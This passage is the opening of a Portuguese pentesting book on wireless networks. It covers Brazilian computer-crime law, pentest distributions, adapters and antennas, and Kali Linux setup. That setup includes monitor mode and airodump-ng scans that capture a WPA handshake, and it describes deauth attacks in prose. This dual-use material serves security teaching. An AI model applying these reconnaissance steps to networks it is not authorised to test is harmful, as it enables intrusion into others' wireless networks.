Pentest
em Redes Sem Fio
novatec
Daniel Moreno

Rua Luís Antônio dos Santos 110

02460-000 – São Paulo, SP – Brasil

Tel.: +55 11 2959-6529

E-mail: novatec@novatec.com.br

Site: www.novatec.com.br

Twitter: twitter.com/novateceditora

Facebook: facebook.com/novatec

LinkedIn: linkedin.com/in/novatec

Esta obra é dedicada aos meus amados pais e familiares.

Obrigado pelo carinho, força e apoio que vocês me deram. Sem vocês, expressar a minha verdadeira paixão por livros, leitura e escrita não seria possível.

Sumário

Agradecimentos

Esta é a minha segunda obra. Agradeço a todos os leitores que confiaram e adquiriram o meu primeiro trabalho (*Introdução ao pentest*) e agora estão recebendo a minha segunda obra. Sou eternamente grato a vocês.

Também gostaria de dar um agradecimento mais do que especial e merecido a toda a equipe da Novatec, que trabalhou duro e com afinco para a publicação de meus livros, sempre me auxiliando e melhorando as obras.

Novamente, a todos os entes queridos que já se foram, os quais amei muito enquanto vivos.

A minha avó Jandira, ao meu avô Geraldo, aos meus tios Carlos e Paulinho, às tias Karla, Silvana e Marissol e aos demais familiares.

Aos meus pais, que me apoiam nos meus projetos.

E aos amigos que me induziram a ser escritor.

A todos que amaram a minha primeira obra, vocês irão delirar com este livro.

Com um enorme carinho,

Daniel Moreno.

Sobre o autor

Autor da obra *Introdução ao pentest*, com tema sobre teste de intrusão em redes de computadores.

Bacharel em Ciências da Computação pela Universidade Estadual Paulista Júlio de Mesquita Filho – UNESP, *campus* de Rio Claro. Como entusiasta do Linux e do mundo open source, já publicou artigos em comunidades de segurança da informação e de Linux.

É desenvolvedor de pequenos exploits divulgados em sites, como Exploit-DB e PacketStormSecurity (a.k.a W1ckerMan), colaborador do projeto Perl-Bot, palestrante e professor de pentest e Linux no centro de treinamento da Novatec[1].

1 Mais informações sobre treinamentos em pentest e outros cursos, consulte

http://ctnovatec.com.br.

Prefácio

As redes wireless tornaram-se muito comuns nos dias atuais. A cada dia, mais pessoas acessam a internet via wireless em cafeterias, bares, shoppings etc. Porém, assim como a internet, com a sua popularização, também veio o risco. Ao mesmo tempo em que a rede wireless torna a vida das pessoas mais simples e fácil, o seu uso torna a rede vulnerável.

Escolha de criptografia, conexão a uma rede não confiável e escolha de senhas fracas tornam o processo de invasão de redes e máquinas pessoais muito mais fáceis para o atacante digital. Hoje, tornaram-se comuns os ataques contra wireless de vizinhos de atacantes digitais, possibilitando ao invasor conectar-se à rede wireless e também realizar auditoria sobre a rede interna (sobre a LAN), abrindo um leque de ataques muito grande; processo este que era muito mais difícil antes da implementação de redes wireless.

O intuito deste livro é fornecer (mesmo aos que iniciam a sua jornada no mundo da segurança da informação e pentest) o entendimento e funcionamento de redes wireless, demostrando como é realizada a comunicação entre dispositivos que utilizam o protocolo 802.11, alertar sobre os poderosos ataques voltados contra redes wireless expondo na prática os principais erros de criptografia e más configurações e finalizar o livro com laboratórios ensinando a devida proteção em redes wireless. Será testado o

poder de defesa de um wIDS (Sistema de detecção de intruso) e como implementar uma rede sem fio verdadeiramente segura sendo autenticada por certificados digitais (o que torna o processo de invasão muito difícil e quase inviável).

Garanto que, após a leitura deste livro, as redes wireless nunca mais serão as mesmas.

Boa leitura e com um enorme carinho,

Daniel Moreno.

CAPÍTULO 1

Sobre o pentest

Antes de começarmos a montar o laboratório de testes para redes wireless, é importante contextualizarmos o pentest (seu objetivo e sua importância, por que uma organização deve implementá-lo), a legislação brasileira no que diz respeito ao ato de invadir computadores e também as principais distribuições utilizadas em um teste de intrusão, para que então escolha-se o sistema mais adequado e sejam iniciados os devidos testes.

1.1 O que é o pentest?

O pentest é uma bateria de testes metodológicos que tem como objetivo descobrir, mapear e expor todas as possíveis vulnerabilidades de uma rede.

Há diversos tipos de teste que podem ser realizados: rede cabeada, redes sem fio (wireless), web, revisão do código-fonte, desenvolvimento de programas

que exploram vulnerabilidades em outros softwares (exploits) etc. Mais detalhes sobre os tipos de teste que podem ser realizados, assim como uma explicação detalhada de testes de intrusão em redes cabeadas podem ser obtidos no livro *Introdução ao pentest* de minha autoria.

Quero lembrá-lo de que o objetivo do pentest não é obter acesso não autorizado a um sistema ou servidor, simplesmente pela diversão de se realizar um ataque digital, mas sim, a partir das falhas encontradas, aplicar os devidos mecanismos de segurança para aquele sistema auditado. No final do teste será gerado um relatório com as vulnerabilidades encontradas e soluções para essas falhas.

Os mesmos tipos de teste realizados em uma auditoria consciente e autorizada também podem ser feitos por criminosos virtuais. Caso seja feito por um criminoso virtual, ele poderá ter acesso a informações confidenciais que comprometem a integridade dos dados. Imagine uma estação de metrô com terminais interconectados via Wi-Fi. Qual será o prejuízo caso um simples ataque de Deauth[1] seja sustentado?

Uma vez com acesso à rede wireless e com posse de informações confidenciais, um criminoso virtual poderá:

• Roubar e disseminar na web informações confidenciais e arquivos sigilosos.

• Acessar a rede interna do qual poderá efetuar uma bateria de testes sobre

máquinas pessoais e servidores. Esse tipo de cenário era mais difícil quando não existiam as redes wireless, pois em uma instituição conectada apenas por cabos um atacante pode entrar na instituição e inserir um cabo no seu notebook para realizar os ataques. Processo esse que se torna muito mais discreto em redes wireless (o atacante pode estar apenas próximo à instituição, não sendo necessário entrar na instituição e inserir cabos). Às vezes, um atacante não precisa estar tão próximo da rede-alvo; existem amplificadores de sinal que podem atingir grandes distâncias, variando de 5 a 10 km.

• Uso da rede wireless e dos computadores comprometidos como intermediário para outros crimes. Hoje em dia o processo de rastrear a origem de um ataque é mais difícil do que no passado. Apenas atacantes muito inexperientes utilizam a própria conexão para realizar ataques cibernéticos. Por que alguém atacaria uma instituição de grande porte da sua própria casa, com o perigo de rastrear o seu endereço IP, [2] se pode acessar o Wi-Fi gratuito de um aeroporto ou mesmo a rede wireless qualquer e coordenar os seus ataques de lá? No momento em que a investigação for acionada, o endereço IP será o do aeroporto, e não o da casa do atacante.

• Disseminação de arquivos pessoais. São comuns os casos em que as pessoas tem as suas fotos íntimas publicadas ou chantageadas por

criminosos digitais.

• Instalação de *malwares*, *backdoors*, *ransonwares*, *RAT*, *rootkits* e diversos outros tipos de software maliciosos na máquina atacada. Uma vez com acesso à rede wireless, um simples ataque de redirecionamento de requisições (ataques *Man-in-the-Middle*) pode transferir o usuário que queria acessar o site ABC para um site malicioso com programas espiões e de acesso remoto. Tendo acesso à máquina do usuário, o criminoso poderá de forma bem simples, obter uma lista completa com a senha de todas as outras redes sem fio que aquele usuário já se conectou, podendo futuramente acessar essas redes.

1.2 A legislação brasileira e crimes digitais

Devido ao crescente número de ataques digitais, a legislação brasileira considera o ato de invadir computadores como crime passível de punição. Cada país conta com as suas normas e regras quando o assunto é crime cibernético. No Brasil, é a lei de n. 12.737 (apelidada de Carolina Dieckman)[3]:

Art. 154-A. Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita:

Pena – detenção, de 3 (três) meses a 1 (um) ano, e multa. (Grifos nossos).

Portanto, invadir dispositivo informático, incluindo o acesso não autorizado a redes wireless, é considerado crime de acordo com a legislação brasileira.

O pentest é uma metodologia que respeita um acordo de sigilo e judicial.

Todo o processo de pentest é realizado com autorização do cliente e/ou administrador do sistema a ser testado.

Mais informações sobre pentest e a parte documental dos testes de intrusão podem ser obtidas no livro *Introdução ao pentest*, de minha autoria.

Os laboratórios utilizados neste livro devem ser realizados na própria rede sem fio e nunca em redes sem fio de terceiros. Respeitando, dessa forma, a legislação com as suas leis e normas.

1.3 Distribuições de pentest

Antes de iniciar o processo de teste de intrusão, é necessário habituar-se ao sistema operacional que fará a auditoria.

Há diversas distribuições Linux que podem ser utilizadas para o teste de intrusão, como Backtrack, Kali Linux, BackBox, Samurai WTF (exclusivo para testes de intrusão sobre web) e Wifislax (exclusivo para pentest em wireless). Porém, independentemente do sistema operacional escolhido, o mais importante é habituar-se com a utilização das principais ferramentas. A grande vantagem de se utilizar um sistema operacional específico para

auditorias é que não é necessário instalar ferramentas, estando tudo instalado e pronto para uso, poupando tempo e esforços.

• Backtrack – Baseado na distribuição Ubuntu, o Backtrack foi amplamente utilizado no passado para testes de intrusão. Atualmente está desatualizado, sendo substituído pelo seu sucessor, o Kali Linux. Mesmo sendo uma distro que “parou no tempo” vale a pena ser citada. O antigo repositório do Backtrack está disponível em *http://www.backtrack-linux.org*.

• Kali Linux – Mantido pela empresa Offensive Security (*https://www.offensive-security.com*), o Kali Linux é o sucessor do antigo Backtrack. Os módulos e ferramentas são constantemente atualizados e é a “distribuição do momento”. Disponível em *http://www.kali.org*.

• Samurai WTF – O Samurai WTF (Web Testing Framework) é uma distro

voltada ao pentest exclusivo para web, apresentando diversas ferramentas

para esse propósito. Disponível em *http://samurai.inguardians.com*.

• Pentoo – Baseado no Gentoo, o Pentoo oferece recursos e ferramentas

necessárias para o pentest. Disponível em *http://www.pentoo.ch*.

• Backbox – Outra distribuição voltada ao pentest, com ferramentas para

web, wireless, análise forense e outros. Disponível em *http://backbox.org*.

• Wifislax – Distribuição Slackware voltado a testes de intrusão em

wireless, não deixando nada a desejar se comparado às outras

distribuições de pentest. Disponível em *http://www.wifislax.com*.

• Slitaz (versão Aircrack-ng) – O Slitaz é uma distribuição extremamente

simples, com tamanho aproximado de 30 MB, sendo destinado a

hardwares

específicos.

Disponível

em

http://www.aircrack-

ng.org/doku.php?id=slitaz.

1 Ataques de Deauth são ataques especiais que enviam um pacote desautenticando todos da rede

wireless. E o pior lado desse ataque é que o atacante não precisa ter a senha ou estar conectado na

rede em que queira realizar o ataque.

2 Endereço IP é um endereço único que identifica o usuário conectado na internet. Pelo IP, muitas capturas são realizadas (como foi o caso do cracker Kevin Mitnick – mais informações sobre suas

histórias podem ser obtidas no seu livro *A arte de enganar*). O seu endereço IP pode ser consultado

acessando o site *http://www.meuip.com.br.*

3 Fonte: *http://www.planalto.gov.br/ccivil_03/_ato2011-2014/2012/lei/l12737.htm.*

CAPÍTULO 2

Preparando o ambiente de teste

Uma vez escolhida a distribuição a ser utilizada para os testes de intrusão,1

algumas observações iniciais devem ser feitas: adaptador wireless, antenas e

amplificadores a serem utilizados e alguns outros cuidados iniciais.

2.1 Adaptador wireless

A interface wireless é o principal aspecto quando se trata de pentest em redes

sem fio, devendo ser escolhida uma interface compatível com os testes

realizados pelo Aircrack-ng. A seguir, serão listados alguns dos dispositivos

mais utilizados. Para uma lista completa de dispositivos compatíveis com o

Aircrack-ng,

consulte

http://www.aircrack-ng.org/doku.php?

id=compatibility_drivers.

Há dispositivos USB como o Wi-Spy e o AirPCap que são bastante

utilizados. Mais informações sobre esses dispositivos podem ser encontradas em *http://riverbed.com*.

Outro adaptador muito utilizado quando o assunto é testes de intrusão é o adaptador Alpha AWUS036H (Figura 2.1).

Particularmente recomendo o TP-LINK modelo TL-WN721N (Figura 2.2). Esse excelente USB contém o hardware Atheros AR9271, sendo compatível com todos os testes realizados pelo Aircrack-ng.

Figura 2.1 – Adaptador Alfa AWUS036H. Fonte:

http://www.amazon.com/Alfa-AWUS036H-802-11b-Wireless-

network/dp/B002WCEWU8.

Figura 2.2 – Adaptador TP-LINK. Fonte: http://www.tp-

link.com.br/products/details/?model=TL-WN721N.

Tenha muita atenção ao padrão 802.11 suportado pelo adaptador wireless.

Por exemplo, o TL-WN721N não suporta o padrão 802.11a. Dessa forma,

caso a rede em teste esteja operando na frequência de 5Ghz (padrão 802.11a)

com uma faixa de canais elevado (canal maior que o 14, como por exemplo,

40, 120 etc.), o adaptador não capturará os dados da rede. Apenas para

aprendizado, o TP-LINK modelo TL-WN721N satisfaz os laboratórios

(desde que o roteador não opere no canal 802.11a):

--- Verifique a nomenclatura das interfaces wireless. A interface identificada por phy#1 é o USB TL-

WN721N ---

root@kali# **iw dev**

phy#1

Interface wlan1

ifindex 8

wdev 0x300000001

type managed

phy#0

Interface wlan0

ifindex 3

wdev 0x1

type managed

--- O padrão 802.11a não é suportado pelo TL-WN721N. Atente para as frequências emitidas, não há

suporte para canais elevados (40, 52 etc.) ---

root@kali# **iw list**

Wiphy phy1

Band 1:

Frequencies:

* 2412 MHz [1] (20.0 dBm)

* 2417 MHz [2] (20.0 dBm)

* 2422 MHz [3] (20.0 dBm)

* 2427 MHz [4] (20.0 dBm)

* 2432 MHz [5] (20.0 dBm)

* 2437 MHz [6] (20.0 dBm)

* 2442 MHz [7] (20.0 dBm)

* 2447 MHz [8] (20.0 dBm)

* 2452 MHz [9] (20.0 dBm)

* 2457 MHz [10] (20.0 dBm)

* 2462 MHz [11] (20.0 dBm)

* 2467 MHz [12] (20.0 dBm)

* 2472 MHz [13] (20.0 dBm)

* 2484 MHz [14] (disabled)

Adquirido o dispositivo wireless, será necessário reconhecê-lo no sistema. Há diversos comandos no Linux que possibilitam a verificação do modelo da placa wireless, sendo os principais:

• lspci – Verifica todos os dispositivos PCI conectados ao computador, incluindo interface wireless:

--- EDITADO POR MOTIVOS VISUAIS ---

root@kali# **lspci**

02:00.0 **Network controller: Intel Corporation Centrino** Advanced-N + WiMAX 6250 [Kilmer Peak] (rev 5f)

03:00.0 SD Host controller: Ricoh Co Ltd MMC/SD Host Controller

04:00.0 **Ethernet controller: Marvell Technology Group Ltd. Yukon** Optima 88E8059 [PCIe Gigabit Ethernet Controller with AVB] (rev 11)

O meu driver wireless é um Intel Centrino e a minha interface de rede Ethernet (rede cabeada) é um Mavel Yukon.

• lsusb – Verifica todos os dispositivos USB conectados ao computador, sendo excelente para detectar dispositivos wireless USBs:

--- EDITADO POR MOTIVOS VISUAIS ---

root@kali# **lsusb**

Bus 002 Device 005: ID 0cf3:9271 **Atheros** Communications, Inc. **AR9271** 802.11n

O resultado deste comando indica que tenho um dispositivo Atheros

AR9271 (TP-LINK modelo TL-WN721N).

• airmon-ng – Inicia uma interface wireless em modo monitor. Sendo

executado sem parâmetros, mostra as interfaces wireless ativas:

root@kali# **airmon-ng**

PHY Interface Driver **Chipset**

phy0 wlan0 iwlwifi **Intel** Corporation **Centrino** Advanced-N + WiMAX 6250 [Kilmer

Peak] (rev 5f)

phy1 wlan1 ath9k_htc **Atheros** Communications, Inc. **AR9271** 802.11n

Além do adaptador wireless, a escolha de uma antena é de extrema

importância. As antenas podem aumentar o sinal wireless, alcançando pontos

onde o seu adaptador não alcançava.


2.2 Antenas

Os principais tipos de antena wireless são omni-direcionais (omni) e

direcionais.

As antenas omni-direcionais enviam o sinal para todas as direções, porém

com uma área de alcance menor do que antenas direcionais. Esse tipo de

antena pode ter o seu sinal aumentado caso utilize amplificadores. Exemplos: roteadores ou dispositivos USB wireless.

As antenas direcionais são antenas que enviam sinais focados em determinada direção (ao contrário das antenas omni). Seu poder de atuação é melhor em lugares em que há poucas interferências (qualquer tipo de barreira, como prédios e paredes, interfere na qualidade do alcance de antenas direcionais), com uma área de alcance maior do que antenas omni. Exemplo: YAGI.

Dessa forma, quando uma antena direcional é montada, deve ser apontada para o lugar em que se queira capturar o sinal. O sinal é mostrado pela figura 2.3.

Figura 2.3 – Sinal de antenas direcionais. Fonte:

http://www.hardware.com.br/tutoriais/alcance-antenas-conectores-

potencia/pagina3.html.

A potência final do sinal wireless é medida por meio da potência de transmissão do dispositivo com o ganho da antena. Então, uma antena de 5 dBi emite o sinal com determinada potência, já uma antena de 9 dBi emite o sinal com uma potência maior. As figuras 2.4 e 2.5 mostram o sinal emitido por antenas de 5 e 9 dBi.





Figura 2.4 – Sinal de antenas de 5 dBi. Fonte: Backtrack WiFu: an

introduction to practical wireless attacks v.2.0 (p. 155).

Figura 2.5 – Sinal de antenas de 9 dBi. Fonte: Backtrack WiFu: an introduction to practical wireless attacks v.2.0 (p. 156).

Há diversos tipos de antena e dispositivo que podem ser utilizados para ganho de potência. Um excelente dispositivo é o Edup Ep-6515 (Figura 2.6). Normalmente, utiliza-se a placa wireless Alpha AWUS036H em conjunto com o Edup Ep-6515, ganhando grande potência para transmissão de sinal wireless.

Figura 2.6 – Edup Ep-6515, um excelente amplificador de sinal. Fonte: http://edupwireless.com/product-1-3-1-54mbps-mini-usb-adapter-en/137265.

2.3 Observações iniciais

Algumas observações devem ser feitas em relação aos seguintes itens:

- Instalação do sistema operacional Kali Linux.
- Processos que interferem na suíte Aircrack-ng.

• Interface em modo monitor.

• Nomenclatura e padronização do texto.

2.3.1 Instalação do sistema operacional Kali Linux

Para que seja efetuado com sucesso os futuros testes, o Kali Linux deve utilizar a interface wireless do seu computador pessoal. Para que isso seja possível, uma das seguintes opções deve ser escolhida:

• Instalar o Kali no computador pessoal – Recomendo fortemente que seja adotada essa opção, pois em muitas situações, a utilização de alguns softwares (John the ripper, Aircrack-ng, Pyrit etc.) vai requerer o processamento máximo do computador. Consulte o apêndice A, “Instalando o Kali Linux” para mais informações.

• Instalar o Kali em máquinas virtuais – Essa opção deve ser adotada apenas se o leitor não se sente confiante em instalar o Kali no computador pessoal. Sendo a opção menos aconselhada, o Kali pode ser instalado em máquinas virtuais, como o VirtualBox. Placas e interfaces wireless não são reconhecidas devido a limitações em máquinas virtuais, sendo obrigatório o uso dispositivos USB wireless. Lembrando também que o processamento é sempre inferior ao de máquinas reais.

• Iniciar o Kali Linux via Live CD – Não sendo a opção mais aconselhada, mas também não sofrendo de tantas limitações como as máquinas virtuais. Particularmente a indico caso não se queira instalar o Kali no computador

pessoal. A vantagem é que todas as operações serão descartadas quando o computador foi reiniciado, não alterando em nada os dados armazenados do HD.

2.3.2 Processos que interferem na suíte Aircrack-ng

Antes de ser iniciada qualquer atividade que envolva conexões wireless, devem ser finalizados os processos que interferem na suíte Aircrack-ng, sendo os principais:

• NetworkManager – O grande problema de estar executando esse processo enquanto são realizados testes (pentest) em redes wireless é que o NetworkManager tenta fixar a interface wireless em determinado canal de transmissão de dados, atrapalhando o pentest. Por exemplo, se eu me conectar à rede ABC (essa rede transmite os dados pelo canal X), o NetworkManager fixa a interface wireless na rede ABC e no canal X. E em um pentest, é preciso descobrir quais são as redes ativas da região e o seu canal de transmissão, fazendo uma varredura sobre as redes ABC, DEF, GHI que transmitem dados sobre os canais X, Y e Z. Realizar a varredura sobre diversas redes e sobre diversos canais entra em conflito com o NetworkManager.

• wpa_supplicant – Enquanto o NetworkManager fixa a interface wireless em determinada rede e canal, quem realiza de fato a autenticação na rede é o wpa_supplicant, enviando ao ponto de acesso as informações

necessárias: o nome da rede em que a estação está se conectando, a senha correta e o canal de operação. Por estar enviando esse tipo de informação e tentar se associar à determinada rede wireless, deve ser finalizado.

• dhclient – Uma vez estabelecida a conexão com a rede wireless, o cliente fará uma requisição para adquirir um endereço IP da rede. Como o dhclient depende das etapas realizadas pelo NetworkManager, estar com o dhclient ativo pode indicar alguma conexão que foi feita e está sendo sustentada. O dhclient poderá ser executado somente se a interface a receber o endereço IP for a interface cabeada eth0. No exemplo a seguir há dois processos dhclient sendo executados, um na interface wireless (wlan0) e outro na interface cabeada (eth0):

root@kali# **ps aux | grep dhclient | grep -v grep**

root **666** 0.0 0.1 9232 5688 ? Ss 11:48 0:00 **dhclient eth0**

root **999** 0.0 0.1 9232 5572 ? Ss 11:49 0:00 **dhclient wlan0**

O processo 999 deve ser finalizado, já o 666 pode ser mantido.

Particularmente prefiro finalizar todos os processos que utilizem o DHCP. Caso seja necessário atribuir um IP à interface desejada, atribua de forma estática por meio dos comandos ifconfig e route.

O comando airmon-ng checa todos os processos que atrapalham na suíte Aircrack-ng. No exemplo a seguir foram encontrados seis processos:

root@kali# **airmon-ng check**

Found 6 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after a short period of time, you may want to

kill (some of) them!

PID Name

738 NetworkManager

883 wpa_supplicant

1130 avahi-daemon

1131 avahi-daemon

666 dhclient

999 dhclient

Todos os processos devem ser finalizados com o próprio airmon-ng:

root@kali# **airmon-ng check kill**

Killing these processes:

PID Name

883 wpa_supplicant

666 dhclient

999 dhclient

2.3.3 Interface em modo monitor

As placas wireless podem ser em utilizadas de duas formas: monitor e modo

managed. O modo managed é o modo padrão de operação de uma placa

wireless: apenas recebe e envia dados. O modo monitor é o que permite a escuta clandestina do tráfego de dados.

Para se certificar de que uma placa está em modo monitor ou managed, digite o comando iw dev no terminal de comandos:

root@kali# **iw dev**

phy#0

Interface **wlan0**

ifindex 8

type **managed**

Para criar a interface em modo monitor mon0 por meio da interface em modo managed wlan0:

root@kali# **iw dev wlan0 interface add mon0 type monitor**

root@kali# **ifconfig mon0 up**

Ao listar as interfaces:

root@kali# **iw dev**

phy#0

Interface mon0

ifindex 24

type monitor

channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz

Interface wlan0

ifindex 8

type managed

A interface em modo managed wlan0 é mantida, sendo criada a interface em modo monitor mon0. Embora exista uma interface em modo managed, ao se trabalhar com interface em modo monitor, a interface em modo managed não é utilizada. Assim, a interface wlan0 está ativa, mas somente a interface mon0 será usada (os dois modos de operação são antagônicos, não sendo possível operar com os dois modos ao mesmo tempo com a mesma placa wireless).

Todos os exercícios do livro são feitos utilizando-se apenas uma única interface em modo monitor (mon0). Assim, se porventura forem criadas mais de uma interface em modo monitor (mon1, mon2, mon3 etc.), as interfaces devem ser deletadas:

--- Deleta a interface mon1 ---

root@kali# **iw dev mon1 del**

--- Deleta a interface mon2 ---

root@kali# **iw dev mon2 del**

--- Deleta a interface mon3 ---

root@kali# **iw dev mon3 del**

Nota: em vez do comando iw, é muito comum uma interface em modo monitor ser criada com o

comando airmon-ng. Devido a constantes alterações que são feitas na suíte Aircrack-ng,

particularmente não gosto de usar o airmon-ng com o intuito de criar interfaces em modo

monitor. Sempre que for criar uma interface em modo monitor, utilize o comando iw.

Uma vez criada a interface em modo monitor (mon0), os dados da rede

devem ser coletados (BSSID, ESSID, canal de operação, clientes conectados

etc.). O comando airodump-ng faz uma varredura de todas as redes ao seu

alcance, identificando os dados necessários:

root@kali# **airodump-ng mon0**

--- O airodump-ng identifica o canal 11 da rede TP-LINK_E1E866 ---

CH 4][Elapsed: 16 s][2015-04-07 22:10][WPA handshake: 74:EA:3A:E1:E8:66

BSSID PWR RXQ Beacons #Data, #/s **CH** MB ENC CIPHER AUTH **ESSID**

74:EA:3A:E1:E8:66 -19 0 727 140 2 **11** 54e. WPA2 CCMP PSK **TP-**

LINK_E1E866

BSSID STATION PWR Rate Lost Frames Probe

74:EA:3A:E1:E8:66 78:59:5E:90:23:33 -33 0e- 0 418 170 TP-LINK_E1E866

--- Pressione Ctrl+c para finalizar o airodump-ng ---

Como o airodump-ng verifica todos os canais em busca de redes sem fio,

após coletar os dados da rede desejada, o canal da interface em modo monitor

(mon0) deverá ser ajustado para o mesmo canal de transmissão de dados da

rede sem fio a ser auditada. Por exemplo, o canal da interface em modo monitor (canal 4) deve ser ajustado para o canal da rede sem fio TP-LINK_E1E866 (canal 11):

root@kali# **iw dev mon0 set channel 11**

O canal atual da interface em modo monitor pode ser confirmado com o iw:

root@kali# **iw dev**

phy#0

Interface **mon0**

ifindex 5

wdev 0x2

type monitor

channel 11 (2462 MHz), width: 20 MHz (no HT), center1: 2462 MHz

Interface wlan0

ifindex 3

wdev 0x1

type managed

2.3.4 Nomenclatura e padronização do texto

A seguinte nomenclatura é adotada no decorrer do livro:

- root@kali# – O comando deve ser digitado como root no terminal de comandos do Kali Linux.
- root@servidor# – O comando deve ser digitado como root no terminal de

comandos de um servidor Linux qualquer de sua preferência.

Particularmente, utilizo o Debian como sistema servidor.

• root@cliente# – O comando deve ser digitado como root no terminal de

comandos de um cliente Linux qualquer de sua preferência.

Particularmente, utilizo o Debian e/ou Kali como sistema cliente.

• wlan0 – Interface em modo managed.

• mon0 – Interface em modo monitor.

• 192.168.1.1 – Endereço IP do roteador.

• --- Comentário pessoal --- – Comentários pessoais, usado no intuito de

auxiliar no entendimento do texto.

1 Por motivos de praticidade, será utilizado a distribuição Kali Linux. Porém sinta-se livre para utilizar

outras distribuições, caso o Kali Linux não agrade. Ao fazer isso, lembre-se de instalar os softwares

necessários para o correto funcionamento dos laboratórios.

CAPÍTULO 3

Redes wireless

O modelo OSI é um modelo conceitual que divide os protocolos para redes

de computadores em sete camadas (Tabela 3.1).

Tabela 3.1 – Camadas e funcionalidades

Camada

Nome

Descrição

Última camada do modelo OSI, na qual ficam os serviços que interagem diretamente com o

7

Aplicação

usuário. Por exemplo: serviços web (protocolo HTTP), email (protocolo SMTP) etc.

Responsável por organizar (sintática e semanticamente) os dados e transmiti-los à camada de

6

Apresentação aplicação. A criptografia e a compressão de dados fazem parte dessa camada.

Responsável por manter ativas as conexões entre os sockets (processos) entre duas máquinas

5

Sessão

distintas que estão se comunicando na rede via camada de transporte. Se uma sessão é

interrompida, pode voltar ao estado em que se encontrava.

A camada de transporte possibilita que dois hosts remotos troquem dados. Os protocolos

4

Transporte

TCP (Transmission Control Protocol) e UDP (User Datagram Protocol) enquadram-se nessa

camada.

Os pacotes encapsulados até a camada 4 precisam trafegar entre máquinas distintas. O

sistema de tráfego de dados é denominado roteamento. Imaginem o roteamento como sendo

várias saídas de uma estrada. O carro (pacote) pode escolher entre várias saídas (rotas) para

3

Rede

chegar ao destino, porém o mais sensato é sempre escolher o melhor caminho (o menos

congestionado, com a melhor estrada etc.). A função da camada de rede é ajustar o envio do

pacote para que ele trafegue na melhor rota ou caminho.

A camada de enlace tem como função a detecção e correção de erros, além de controlar o

fluxo de dados. Encaminha os dados para os corretos destinatários, desde que estejam na

2

Enlace

mesma rede interna. As subcamadas MAC (responsável por associar o endereço IP ao

